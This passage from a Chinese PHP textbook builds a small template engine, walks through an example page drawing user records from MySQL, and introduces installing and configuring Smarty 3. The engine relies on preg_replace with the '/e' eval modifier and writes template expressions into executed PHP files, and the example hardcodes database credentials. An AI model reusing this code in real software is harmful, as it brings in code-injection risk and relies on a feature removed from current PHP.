            @param   string   $tpl_var 需要一个字符串参数作为关联数组下标，要和模板中的变量名对应
            @param   mixed    $value       需要一个标量类型的值，用来分配给模板中变量的值
        */
        function assign($tpl_var, $value = null) {
            if ($tpl_var != '')
                $this->tpl_vars[$tpl_var] = $value;
        }

        /**
            加载指定目录下的模板文件，并将替换后的内容生成组合文件存放到另一个指定目录下
            @param   string   $fileName     提供模板文件的文件名
        */
         function display($fileName) {
            /* 到指定的目录中寻找模板文件 */
            $tplFile = $this->template_dir.'/'.$fileName;
            /* 如果需要处理的模板文件不存在,则退出并报告错误 */
            if(!file_exists($tplFile)) {
                die("模板文件{$tplFile}不存在！ ");
            }
            /* 获取组合的模板文件，该文件中的内容都是被替换过的 */
            $comFileName = $this->compile_dir."/com_".$fileName.'.php';
            /* 判断替换后的文件是否存在或是存在但有改动，都需要重新创建 */
            if(!file_exists($comFileName) || filemtime($comFileName) < filemtime($tplFile)) {
                /* 调用内部替换模板方法 */
```

```
            $repContent = $this->tpl_replace(file_get_contents($tplFile));
            /* 保存由系统组合后的脚本文件 */
            file_put_contents($comFileName, $repContent);
        }
        /* 包含处理后的模板文件输出给客户端 */
        include($comFileName);
    }

    /**
        内部使用的私有方法，使用正则表达式将模板文件'<{ }>'中的语句替换为对应的值或PHP代码
        @param   string   $content 提供从模板文件中读入的全部内容字符串
        @return  $repContent          返回替换后的字符串
    */
    private function tpl_replace($content) {
        /* 将左右定界符号中，有影响正则的特殊符号转义  例如，<{ }>转义\<\{ \}\> */
        $left = preg_quote($this->left_delimiter, '/');
        $right = preg_quote($this->right_delimiter, '/');

        /* 匹配模板中各种标识符的正则表达式的模式数组 */
        $pattern = array(
            /* 匹配模板中变量 ,例如, "<{ $var }>"  */
            '/'.$left.'\s*\$([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)\s*'.$right.'/i',
            /* 匹配模板中if标识符, 例如 "<{ if $col == "sex" }> <{ /if }>" */
            '/'.$left.'\s*if\s*(.+?)\s*'.$right.'(.+?)'.$left.'\s*\/if\s*'.$right.'/ies',
            /* 匹配elseif标识符, 例如 "<{ elseif $col == "sex" }>" */
            '/'.$left.'\s*else\s*if\s*(.+?)\s*'.$right.'/ies',
            /* 匹配else标识符, 例如 "<{ else }>" */
            '/'.$left.'\s*else\s*'.$right.'/is',
            /* 用来匹配模板中的loop标识符, 用来遍历数组中的值,  例如 "<{ loop $arrs $value }> <{ /loop}>" */
            '/'.$left.'\s*loop\s+\$(\S+)\s+\$([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)\s*'.$right
            .'(.+?)'.$left.'\s*\/loop\s*'.$right.'/is',
            /* 用来遍历数组中的键和值,例如 "<{ loop $arrs $key => $value }> <{ /loop}>"  */
            '/'.$left.
            '\s*loop\s+\$(\S+)\s+\$([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)\s*=>\s*\$(\S+)\s*'.
            $right.'(.+?)'.$left.'\s*\/loop \s*'.$right.'/is',
            /* 匹配include标识符, 例如, '<{ include "header.html" }>' */
            '/'.$left.'\s*include\s+[\"\']?(.+?)[\"\']?\s*'.$right.'/ie'
        );

        /* 替换从模板中使用正则表达式匹配到的字符串数组 */
        $replacement = array(
            /* 替换模板中的变量 <?php echo $this->tpl_vars["var"]; */
            '<?php echo $this->tpl_vars["${1}"]; ?>',
            /* 替换模板中的if字符串 <?php if($col == "sex") { ?> <?php } ?> */
            '$this->stripvtags(\'<?php if(${1}) { ?>\',\'${2}<?php } ?>\')',
            /* 替换elseif的字符串 <?php } elseif($col == "sex") { ?> */
            '$this->stripvtags(\'<?php } elseif(${1}) { ?>\',"")',
            /* 替换else的字符串 <?php } else { ?> */
            '<?php } else { ?>',
            /* 以下两条用来替换模板中的loop标识符为foreach格式 */
            '<?php foreach($this->tpl_vars["${1}"] as $this->tpl_vars["${2}"]) { ?>${3}<?php } ?>'
            ,
            '<?php foreach($this->tpl_vars["${1}"] as $this->tpl_vars["${2}"] =>
            $this->tpl_vars["${3}"]) { ?>${4}<?php } ?>',
            /*替换include的字符串*/
            'file_get_contents($this->template_dir."/${1}")'
        );

        /* 使用正则替换函数处理 */
        $repContent = preg_replace($pattern, $replacement, $content);
```

```
            /* 如果还有要替换的标识,递归调用自己再次替换 */
            if(preg_match('/'.$left.'([^('.$right.')]{1,})'.$right.'/', $repContent)) {
                $repContent = $this->tpl_replace($repContent);
            }
            /* 返回替换后的字符串 */
            return $repContent;
        }

        /**
            内部使用的私有方法，用来将条件语句中使用的变量替换为对应的值
            @param   string   $expr        提供模板中条件语句的开始标记
            @param   string   $statement   提供模板中条件语句的结束标记
            @return  strin                 将处理后的条件语句相连后返回
        */
        private function stripvtags($expr, $statement='') {
            /* 匹配变量的正则 */
            $var_pattern = '/\s*\$([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)\s*/is';
            /* 将变量替换为值 */
            $expr = preg_replace($var_pattern, '$this->tpl_vars["${1}"]', $expr);
            /* 将开始标记中的引号转义替换 */
            $expr = str_replace("\\\"", "\"", $expr);
            /* 替换语句体和结束标记中的引号 */
            $statement = str_replace("\\\"", "\"", $statement);
            /* 将处理后的条件语句相连后返回 */
            return $expr.$statement;
        }
    }
```

在 MyTpl 类中声明的多个方法中，除被封装过的之外，只有两个公有方法 assign()和 display()在创建对象以后可以被调用。其中 assign()方法用来将 PHP 脚本中的数据分配给模板中对应的变量（先将变量保存在 MyTpl 类的数组属性中，再包括模板文件替换输出这些变量的 PHP 语句），display()方法则用来将特定的 templates 目录下的模板文件加载到 PHP 脚本中。同时将模板文件中使用“<{”和“}>”标记声明的自定义模板语句，匹配出来并替换成相对应的 PHP 语法格式，然后将替换后的内容保存在特定的 templates_c 目录下。在运行时还要编译成一个非模板技术的 PHP 文件，并将其以模板文件名加上“com_”前缀和“.php”的扩展名形式保存。通过 include()函数将处理后的模板文件包含，再使用 PHP 解析后发送给客户端。

24.2.2 使用自己的模板引擎

使用自己的模板引擎比较容易，都是自定义的语法格式。但要记住，所有流行的模板引擎解决方案都遵循同样的一组核心实现原则，就是与编程语言一样，学习了一种语言，就可以更容易地掌握其他语言。使用模板引擎最主要的原因就是将页面设计者（美工）和 PHP 程序员的工作分开，所以不仅 PHP 程序员需要使用模板引擎，页面设计者也需要使用。

1. PHP 程序员对模板引擎的使用

➢ 在 PHP 脚本中包含模板引擎类所在的文件。如下所示：

```
require("mytpl.class.php");                    //包含模板引擎类，相当于模板引擎安装
```

➢ 创建模板引擎类的对象并对一些成员属性进行初始化赋值。如下所示：

```
$tpl = new MyTpl;                              //创建模板引擎类的对象
```

- 将动态数据（包括标量和数组类型的数据，如从数据库的表中获得的数据数组）使用模板引擎对象中的 assign()方法分配给模板文件，这个方法可以使用多次，将任意多个变量分配给模板。如下所示：

```
$tpl->assign("var", "this is a value");                    //可以分配标量类型数据，可以使用多次
$tpl->assign("arr", array(array(1, 2), array("a", "b")));  //也可以分配数组包括多维数组
```

- 在 PHP 脚本中通过调用模板对象中的 display()方法，并将模板文件名作为参数传入，就会加载指定目录中对应的模板文件到 PHP 脚本中。再通过模板引擎中的替换方法对模板中自定义的语法进行解析，然后输出处理后的模板。如下所示：

```
$tpl->display("test.html");                                //参数"test.html"为特定目录下的模板文件
```

2. 页面设计者的使用说明

- 页面设计者需要将编写的模板文件存放到指定的目录中，这个目录是通过在模板对象中使用 $template_dir 属性指定的，默认的设置是当前目录下的"templates"目录。另外，模板文件的命名及后缀名的设置可以随意，如 index.html、test.htm、header.tpl 等。
- 模板文件是通过使用 HTML、CSS 及 JavaScript 等 Web 前台语言编写的纯静态页面。但可以在模板文件中使用"<{"和"}>"两个分隔符中间定义一个变量（类似 PHP 中的变量格式），该变量可以接受并输出由 PHP 脚本中分配过来的动态数据。在模板中使用的"<{"和"}>"两个分隔符号对，也可以根据个人爱好进行修改（通过成员属性赋值设置）。如下所示：

```
姓名：<{ $name }>，年龄：<{ $age }>，性别: <{ $sex }>          //模板中使用占位符
```

- 如果在 PHP 脚本中是将数组分配给模板，也可以在模板中进行遍历，还可以通过嵌套的方式遍历多维数组。使用的是在模板引擎中定义的"<{ loop }>"标记对，使用的方式和 PHP 中 foreach 结构的语法格式相同。如下所示：

```
<{ loop $arr   $value }>                                   //遍历数组$arr 中的元素值
    数组中的元素值<{ $value }>                              //每次遍历输出元素中的值
<{ /loop }>                                                //在模板中遍历数组的结束标记

<{ loop $arr   $key=>$value }>                             //遍历数组$arr 中的元素下标和元素值
    数组中元素的键<{ $key }>                                //输出每次循环中元素的下标
    数组中元素的值<{ $value }>                              //输出每次循环中元素的值
<{ /loop }>                                                //在模板中遍历数组的结束标记

<{ loop $arr   $value }>                                   //在模板中遍历从 PHP 中分配过来的多维数组
    <{ loop $value $data }>                                //使用嵌套标记遍历二维数组
        数组中元素的值<{ $data }>                           //循环输出多维数组中的每个元素值
    <{ /loop }>                                            //在模板中遍历数组的内层结束标记
<{ /loop }>                                                //在模板中遍历数组的外层结束标记
```

- 模板引擎还可以解析在模板文件中使用特殊标记编写的分支结构，语法风格和 PHP 的分支结构类似，是通过在模板文件中使用"<{ if }>"标记对实现选择结构，也可以实现多路分支和嵌套分支的选择结构。如下所示：

```
<{if($var=="red" )}>                                       //在模板中判断变量$var 的值是否为 red
    <font color="red">这是"红色"的字</font>                 //如果条件成立则输出红色的字
```

```
<{elseif($var=="green") }>                    //在模板中判断$var 的值是否为 green
    <font color="green">这是“绿色”的字</font>    //如果条件成立则输出绿色的字
<{ else }>                                    //如果条件都不成立
    <{ if($size==7) }>                        //嵌套形式判断变量$size 是否等于 7
        <font size=7>这是“7 号”的字</font>      //如果条件成功则输出 7 号大小字体
    <{ /if }>                                 //内层嵌套的条件标记结束
<{/if}>                                       //外层的条件标记结束
```

- 在自定义的模板引擎中，也添加了在模板文件中包含其他模板文件的功能。可以使用“<{ include ‘子模板文件名’ }>”标记将子模板包含到当前模板中，还支持在子模板中再次包括另外的子模板。如下所示：

```
<{ include "other.html" }>                    //在当前的模板文件中包含其他模板文件，也可以使用单引号包含
```

24.2.3 应用自定义模板引擎的示例分析

本节内容主要是演示自定义模板的使用示例，通过在程序中加载模板引擎可以将 PHP 与前台 HTML 等语言的代码设计分开。首先在 PHP 程序中获取数据库中存储的数据，再通过加载模板引擎将数据分配出去，然后将模板文件再通过模板引擎加载并处理后输出。所以 PHP 程序只是创建动态数据，加载模板引擎并将动态数据分配给模板，完成了 PHP 程序的工作。而模板的设计也只需要页面设计人员独立完成，使用 HTML、CSS 及 JavaScript 等前台页面设计语言编写。另外，在模板文件中还需要使用模板引擎可以解析的标记，将 PHP 中分配过来的动态数据在模板中引用。

1. 数据库的设计

页面模板中的内容都是保存在数据库中的，再根据用户的请求动态获取，并发送到模板中显示。假设数据库服务器在“localhost”主机上，连接的用户名和密码分别为“mysql_user”和“mysql_pwd”，在该服务器上创建一个名为“mydb”的数据库，并在该数据库中创建一个名为“user”的用户表。创建该表的 SQL 查询语句如下所示：

```
CREATE TABLE user (                           //创建一名为 user 的用户表
  id SMALLINT(3) NOT NULL AUTO_INCREMENT,     //user 表中自动增加的记录 ID
  name VARCHAR(10) NOT NULL DEFAULT '',       //存储用户名的字段
  sex VARCHAR(4) NOT NULL DEFAULT '',         //存储用户性别的字段
  age SMALLINT(2) NOT NULL DEFAULT '0',       //存储用户年龄的字段
  email VARCHAR(20) NOT NULL DEFAULT '',      //存储用户电子邮件的字段
  PRIMARY KEY   (id)                          //将用户 ID 设置为主键
);
```

用户表 user 创建完成以后，接着可以向该表中插入一些数据作为示例演示使用，SQL 查询语句如下所示：

```
INSERT INTO user(name, sex, age, email) VALUES    //向表 User 中插入 4 条记录
("高某某", "男", 27, "gao@lampbrother.net"),      //第一条记录
("洛某某", "女", 22, "luo@lampbrother.net"),      //第二条记录
("峰某某", "男", 30, "feng@lampbrother.net"),     //第三条记录
("书某某", "女", 24, "shu@lampbrother.net");      //第四条记录
```

2. 模板的设计

模板的设计不要出现任何的 PHP 代码，可以由纯美工的人员来完成。在自定义的模板引擎中，规定了要到指定的目录中去寻找模板文件，这个特定的目录可以通过修改模板引擎对象的成员属性指定，也可以使用默认的目录设置，默认可以将模板文件存放在当前目录中的“templates”目录下。本例共需要三个模板文件 main.html、header.html 和 footer.html，都存放在这个默认的目录设置中。这三个模板文件的代码如下所示：

主模板文件 main.html

```
<{ include "header.html" }>

<table border='1' align='center' width='90%' cellpadding='3' cellspacing='0'>
    <caption><h1> <{ $tableName }> <h1></caption>
    <tr bgcolor='#cccccc'>
        <th>编号</th><th>姓名</th><th>性别</th><th>年龄</th><th>电子邮件</th>
    </tr>

    <{ loop $users $user }>
        <tr>
            <{ loop $user $colKey => $colValue }>
                <{ if $colKey == "sex" }>
                    <{ if $colValue=="男" }>
                        <td bgColor='red'> <{ $colValue }> </td>
                    <{ elseif $colValue=="女" }>
                        <td bgColor='green'> <{ $colValue }> </td>
                    <{ else }>
                        <td bgColor='blue'> 未知 </td>
                    <{ /if }>
                <{ else }>
                    <td> <{ $colValue }> </td>
                <{ /if }>
            <{ /loop }>
        </tr>
    <{ /loop }>

</table>
<center>共查找到<b> <{ $rowNum }> </b>条记录</center>

<{ include 'footer.html' }>
```

模板的头部文件 header.html

```
<html>
    <head>
        <meta http-equiv='content-type' content='text/html; charset=utf-8' />
        <title> <{ $title }> </title>
    </head>
    <body>
```

模板的尾部文件 footer.html

```
        <hr><center> ################ 作者: <{ $author }> ################ </center>
    </body>
</html>
```

文件 main.html 是主模板文件，在该文件中使用<{ include "header.html" }>和<{ include 'footer.html' }>两个标记分别在该文件的顶部和底部，将独立的头部和尾部模板文件包含到这个主模板文件中。并在该文件中使用<{ $tableName }>标记获取从 PHP 中动态分配过来的表名，以及使用双层<{ loop }>标记嵌套，遍历从 PHP 中动态分配过来的在数据库中获取到的二维数组$users，还在<{ loop }>标记中使用条件选择标记<{ if }>组合，将数据中性别为“男”的表格背景设置为红色和一些其他判断。又在 main.html 模板文件中，使用<{ $rowNum }>标记输出从 PHP 程序中动态分配过来的数据记录的个数。被包含进来的头部模板文件 header.html 和尾部模板文件 footer.html 同样可以获取从 PHP 中动态分配给模板的数据。

3. PHP 程序设计

通过模板引擎的使用，PHP 程序员在编写代码时，只需要 PHP 一种语言就可以了，不用再去使用 HTML、CSS 及 JavaScript 前页面设计语言完成美工的工作了。下面是一个文件名为 index.php 的 PHP 脚本文件，和模板引擎类所在的文件 mytpl.class.php 在同一个目录下。代码如下所示：

```php
<?php
    /* 包含模板引擎类所在文件 */
    require "mytpl.class.php";

    /* 创建PDO对象并连接数据库 */
    try {
        $pdo = new PDO("mysql:host=localhost;dbname=mydb", "root", "123456");
    }catch(PDOException $e) {
        die("连接失败: ".$e->getMessage());
    }

    /* 从数据表user中获取全部记录，以二维数组的格式保存到$users变量中 */
    $stmt = $pdo -> prepare("SELECT id, name, sex, age, email FROM user ORDER BY id");
    $stmt -> execute();
    $users = $stmt -> fetchAll(PDO::FETCH_ASSOC);

    $tpl=new MyTpl;                                    //创建模板引擎类对象

    $tpl->assign("title", "自定义模板引擎示例");        //分配标题变量给头部模板header.tpl
    $tpl->assign("tableName", "用户信息表");           //分配表名变量给主模板
    $tpl->assign("author", "高洛峰");                  //分配作者变量给尾部模板footer.tpl
    $tpl->assign("users", $users);                     //分配存有表User的二维数组给主模板
    $tpl->assign("rowNum", $stmt->rowCount());         //分配所取的数据行数变量给主模板

    $tpl->display("main.html");                        //包括替换模板中的变量输出模板页面
```

在上面的 PHP 脚本文件中，通过 PDO 对象连接 MySQL 服务器，并获取用户表 user 中的全部记录，并以 PHP 的二维数组变量形式保存在变量$users 中。接着使用包含进来的当前目录下的“mytpl.class.php”文件，创建并初始化模板引擎类的对象$tpl。再通过该对象中的 assign()方法向模板分配一些数据，然后使用该对象中的 display()方法载入模板文件 main.html。并将模板中标记的特殊变量替换为从 PHP 中分配的动态数据，处理完毕以后输出模板页面。页面的输出结果如图 24-2 所示。

限于各种不同的条件，比如时间、经验，做一个自己的 PHP 模板引擎是非常困难的。其实，你需要的并不是重新构造一个 PHP 模板，而是选择一个最贴近自己的 PHP 模板加以改造。

图 24-2　自定义模板的演示示例

24.3 选择 Smarty 模板引擎

Smarty 是一个 PHP 模板引擎（使用 PHP 编写出来，在 PHP 项目中使用），并不是一个在网站开发中一切从零做起的独立工具。Smarty 只是个从应用程序中剥离表现层的工具，是一种从程序逻辑层（PHP）抽出外在（HTML/CSS）描述的 PHP 框架，即分开了逻辑程序和外在的内容，提供了一种易于管理的方法。可以描述为应用程序员和美工扮演了不同的角色，因为在大多数情况下，他们不可能是同一个人。因此，程序员可以改变逻辑而不需要重新构建模板，模板设计者可以改变模板而不影响到程序逻辑。有时，Smarty 有点类似于 MVC 模式，但 Smarty 不是 MVC 框架，它只是一种描述层，更多地类似于 MVC 的 V 部分。事实上，Smarty 能够容易地整合到 MVC 中的视图层（V），很多流行的 MVC 框架（例如，BroPHP 框架）指明整合 Smarty。

在引擎中，Smarty 将模板“编译”（基于复制和转换）成 php 脚本。它只发生一次，当第一次读取模板的时候，指针前进时调取编译版本，Smarty 帮你保管它，因此，模板设计者只须编辑 Smarty 模板，而不必管理编译版本。这也使得模板很容易维护，而执行速度非常快，因为它只是 PHP。如果开启了模板缓存，则直接运行缓存的静态页面，而不再去执行 PHP 的应用程序（没有反复连接数据库和执行大量 SQL 语句的动作），大大提高了页面的访问速度。smarty 模板引擎运作示意图如 24-3 所示。

对 PHP 来说，有很多模板引擎可供选择，但 Smarty 是目前业界最著名、功能最强大的一种 PHP 模板引擎，目前应用的 Smarty 是 3.0 以上的版本。Smarty 像 PHP 一样拥有丰富的函数库，从统计字数到自动缩进、文字环绕及正则表达式都可以直接使用，如果觉得不够，SMARTY 还有很强的扩展能力，可以通过插件的形式进行扩充。另外，Smarty 也是一种自由软件，用户可以自由使用、修改，以及重新分发该软件。Smarty 的优点概括如下。

- **速度**：相对于其他的模板引擎技术而言，采用 Smarty 编写的程序可以获得最大速度的提高。最主要的是可以提高开发速度，程序员、美工能够快速开发部署，易于维护。




图 24-3　Smarty 模板引擎运作示意图

- **编译型**：采用 Smarty 编写的程序在运行时要编译（组合）成一个非模板技术的 PHP 文件，这个文件采用了 PHP 与 HTML 混合的方式，在下一次访问模板时将 Web 请求直接转换到这个文件中，而不再进行模板重新编译（在源程序没有改动的情况下），使后续的调用速度更快。
- **缓存技术**：Smarty 提供了一种可选择使用的缓存技术，它可以将用户最终看到的 HTML 文件缓存成一个静态的 HTML 页。当用户开启 Smarty 缓存时，并在设定的时间内，将用户的 Web 请求直接转换到这个静态的 HTML 文件中来，这相当于调用一个静态的 HTML 文件。
- **插件技术**：Smarty 模板引擎是采用 PHP 的面向对象技术实现的，不仅可以在源代码中修改，还可以自定义一些功能插件（就是一些按规则自定义的功能函数）。
- **强大的表现逻辑**：PHP 负责后台，Smarty 模板负责前端。在 Smarty 模板中能够通过条件判断及迭代地处理数据，它实际上也是一种自定义的程序设计语言，客户在开发中富有弹性。并抛弃应用程序中 PHP 与其他语言杂糅的描述方式，使之统一样式，从 PHP 独立出来，比较安全。另外，语法简单、容易理解，不必具备 PHP 知识。
- **模板继承**：模板的继承是 Smarty 3 的新事物，它也是诸多伟大新特性之一。在模板继承里，我们将保持模板作为独立页而不用加载其他页面，可以操纵内容块继承它们。这使得模板更直观、更有效和易管理。

24.4 安装 Smarty 及初始化配置

Smarty 的安装比较容易，因为它不属于 PHP 的应用扩展模块，只是采用 PHP 的面向对象思想编写的软件，只要在我们的 PHP 脚本中加载 Smarty 类，并创建一个 Smarty 对象，就可以使用 Smarty 模板引擎了。本章全部以当前 Smarty 最新版本（3.0 以上）进行讲解，新版本的 Smarty 3 和旧版本的 Smarty 2 相比，改动还是比较大的，最主要的还是 Smarty 内部功能的实现改动，而功能应用上改动不算太大，基本上可以向下兼容。

24.4.1　安装 Smarty

安装 Smarty 很简单，Smarty 库文件全部放在解压包的/libs/目录里面，请不要对这些 PHP 文件进行修改。这些文件被所有应用程序共享，也只能在你升级到新版 Smarty 的时候得到更新，通过前面的介绍可知，就是在自己的 PHP 项目中包含 Smarty 类库。安装步骤如下：

（1）需要到 Smarty 官方网站 http://www.smarty.net/download.php 下载最新的稳定版本，所有版本的 Smarty 类库都可以在 UNIX 和 Windows 服务器上使用。例如，下载的软件包为 Smarty-3.1.8.tar.gz（本书出版时的最高版本）。

（2）然后解压压缩包，解开后会看到很多文件，其中有一个名称为 libs 的文件夹，就是存有 Smarty 类库的文件夹。安装 Smarty 只需要这一个文件夹，其他的文件都没有必要使用。

（3）在 libs 中应该会有 Smarty.class.php 和 SmartyBC.class.php 两个 PHP 文件、一个 debug.tpl、一个自定义插件 plugins 文件夹（外部使用可以扩充）和一个系统插件 sysplugins 文件夹（内部插件）。直接将 libs 文件夹复制到您的程序主文件夹下（也可以将 libs 目录名重新命名）。

（4）在执行的 PHP 脚本中，通过 require()语句将 libs 目录中的 Smarty.class.php 类文件加载进来，Smarty 类库就可以使用了（注意 Smarty.class.php 中的‘S’大写），其他的类文件都会在 Smarty 类中自动加载完成。

Smarty 3.0 以上的新版本是采用完全面向对象的新技术改进的，所以必须在 PHP 5 以上的环境下运行。这里是在 PHP 脚本里创建一个 Smarty 的应用实例的例子（PHP 脚本和 libs 在相同目录下）：

```php
<?php
    /* 注意Smarty.class.php中的'S'是大写的，并指定了Smarty.class.php所在位置 */
    require './libs/Smarty.class.php';
    /* 实例化Smarty类的对象$smarty */
    $smarty = new Smarty();
```

24.4.2　初始化 Smarty 类库的默认设置

实例化 Smarty 类的对象以后，还需要对 Smarty 对象进行一些初使化的设置，例如，设置模板所在的目录、编译后文件的自动存放位置等（最好不要直接在 Smarty 类的源文件中修改）。在项目中，经常需要自己设置的一些 Smarty 对象中的成员属性如表 24-1 所示。

表 24-1　Smarty 类中需要关注的成员属性

成员属性名	描　　述
$template_dir	网站中的所有模板文件都需要放置在该属性所指定的目录或子目录中，即定义默认模板目录的名字，Smarty 模板引擎会自动按这个属性值的位置去寻找模板。在 Smarty 3 以上的版本中，该属性为一个数组值，可以设置多个模板目录。默认情况下，将会在和 PHP 执行脚本相同的目录下寻找模板目录“templates”。建议将该属性指定的目录放在 Web 服务器文档根之外的位置。可以通过下列方法设置和获取模板路径： $smarty -> template_dir = "./templates/";　#设置新的模板目录，2.0 的设置方法，3.0 沿用但不推荐 $smarty->setTemplateDir("./templates/");　#注意设置后模板目录的数组只有该值一个，不管原来有几个值 $smarty->addTemplateDir("./templates2/");　#多添加新的模板路径，添加多个模板路径 $smarty->getTemplateDir();　#得到当前模板目录路径的数组

续表

成员属性名	描　述
$compile_dir	Smarty 编译过的所有模板文件都会被存储到这个属性所指定的目录中。默认将会在和 PHP 执行脚本相同的目录下寻找“templates_c”。除了创建此目录外，在 Linux 服务器上还需要修改权限，使 Web 服务器的用户能够对这个目录有写的权限。该设置必须是一个相对或绝对路径，也不推荐把编译目录放在 Web 服务器根目录下。可以通过下列方法设置和获取这个编译路径： $smarty -> compile_dir = "./templates_c/"; #设置新的编译目录，2.0 的设置方法，3.0 沿用但不推荐 $smarty->setCompileDir("./templates_c/"); #设置新的编译目录 $smarty->getCompileDir(); #得到当前编译目录路径
$config_dir	该变量定义用于存放模板特殊配置文件的目录，默认情况下，将会在和 PHP 执行脚本相同的目录下寻找配置目录“configs”。也不推荐把编译目录放在 Web 服务器根目录下。可以通过下列方法设置和获取这个配置路径： $smarty -> config_dir = "./configs/"; #设置新的配置目录，2.0 的设置方法，3.0 沿用但不推荐 $smarty->setConfigDir("./templates_c/"); #设置新的配置目录 $smarty->getConfigDir(); #得到当前配置目录路径
$plugins_dir	本变量设置 Smarty 寻找所需插件的目录。默认是在 SMARTY_DIR（即 Smarty 类所在目录）目录下的“plugins”目录。如果提供了一个相对路径，Smarty 将首先在 SMARTY_DIR 目录下寻找，然后到当前工作目录下寻找，继而到 php 包含路径中的每个路径中寻找。如果$plugins_dir 是个目录数组，那么 Smarty 将根据给定的命令在目录数组中逐个搜索所需插件。可以设置为绝对路径、SMARTY_DIR 的相对路径或当前工作路径目录。可以通过下列方法设置和获取插件路径： $smarty->setPluginsDir("./templates/"); #注意设置后插件目录的数组只有该值一个，不管原来有几个值 $smarty->addPluginsDir("./templates2/"); #多添加新的插件路径，如果有 set 将取消插件数组，变为单值 $smarty->getPluginsDir(); #得到当前插件目录路径的数组
$left_delimiter	用于模板中的左结束符变量，默认是"{"。但这个默认设置会和模板中使用的 CSS/JavaScript 代码结构发生冲突，通常需要修改其默认行为。如"<{"
$right_delimiter	用于模板中的右结束符变量，默认是"}"。但这个默认设置会和模板中使用的 CSS/JavaScript 代码结构发生冲突，通常需要修改其默认行为。例如："}>"
$caching	本变量用以告诉 Smarty 是否缓存模板的输出，默认情况下，它将常量设置为 Smarty::CACHING_OFF，即否。如果模板内容冗余、重复，建议打开缓存，这样有利于获得良好的性能增益，你也可以为同一模板设置多个缓存。本变量设置有所升级，使用了类静态常量
$cache_dir	在启动缓存的特性情况下，这个属性所指定的目录中放置 Smarty 缓存的所有模板。默认情况下可以在和 PHP 执行脚本相同目录下寻找缓存目录"cache"。除了创建此目录外，在 Linux 服务器上还需要修改权限，使 Web 服务器的用户能够对这个目录有写的权限。建议将该属性指定的目录放在 Web 服务器文档根之外的位置。可以通过下列方法设置和获取这个缓存路径： $smarty -> cache_dir = "./cache/"; #设置新的缓存目录，2.0 的设置方法，3.0 沿用但不推荐 $smarty->setCacheDir("./templates_c/"); #设置新的缓存目录 $smarty->getCacheDir(); #得到当前缓存目录
$cache_lifetime	该变量定义模板缓存有效时间段的长度（单位秒）。一旦这个时间失效，则缓存将会重新生成。如果希望实现所有效果，$caching 必须因$cache_lifetime 需要而设为"true"。值为–1 时，将强迫缓存永不过期。0 值将导致缓存总是重新生成（仅有利于测试，一个更有效的使缓存无效的方法是设置$caching = 0）

如果我们不修改Smarty类中的默认行为，也需要创建表24-1中介绍的几个Smarty路径，因为Smarty将会在和 PHP 执行脚本相同的目录下寻找这些配置目录。但为了系统安全，通常建议将这些目录放在Web 服务器文档根目录之外的位置上，这样就只有通过 Smarty 引擎使用这些目录中的文件，而不能再

通过 Web 服务器在远程访问它们。为了避免重复地配置路径，项目中常见的方法是在一个独立的文件里配置这些变量，并在每个需要使用 Smarty 的脚本中包含这个文件即可。将以下这个文件命名为 init.inc.php，并放置到主文件夹下，和 Smarty 类库所在的文件夹 libs 在同一个目录中。如下所示：

初始化 Smarty 成员属性的公用文件 init.inc.php

```
<?php
    /**
        file: init.inc.php Smarty对象的实例化及初使化文件
    */
    define("ROOT", str_replace("\\", "/",dirname(__FILE__)).'/');//指定项目的根路径
    require ROOT.'libs/Smarty.class.php';                        //加载Smarty类文件
    $smarty = new Smarty();                                      //实例化Smarty类的对象$smarty

    /* 推荐使用Smarty3以上版本方式设置默认的路径,设置成功后都返回$smarty对象本身，可以使用连贯操作 */
    $smarty ->setTemplateDir(ROOT.'templates/')                  //设置所有模板文件存放的目录
//          ->addTemplateDir(ROOT.'templates2/')                 //可以添加多个模板目录（前后台各一个）
            ->setCompileDir(ROOT.'templates_c/')                 //设置所有编译过的模板文件存放的目录
            ->setPluginsDir(ROOT.'plugins/')                     //设置为模板扩充插件存放的目录
            ->setCacheDir(ROOT.'cache/')                         //设置缓存文件存放的目录
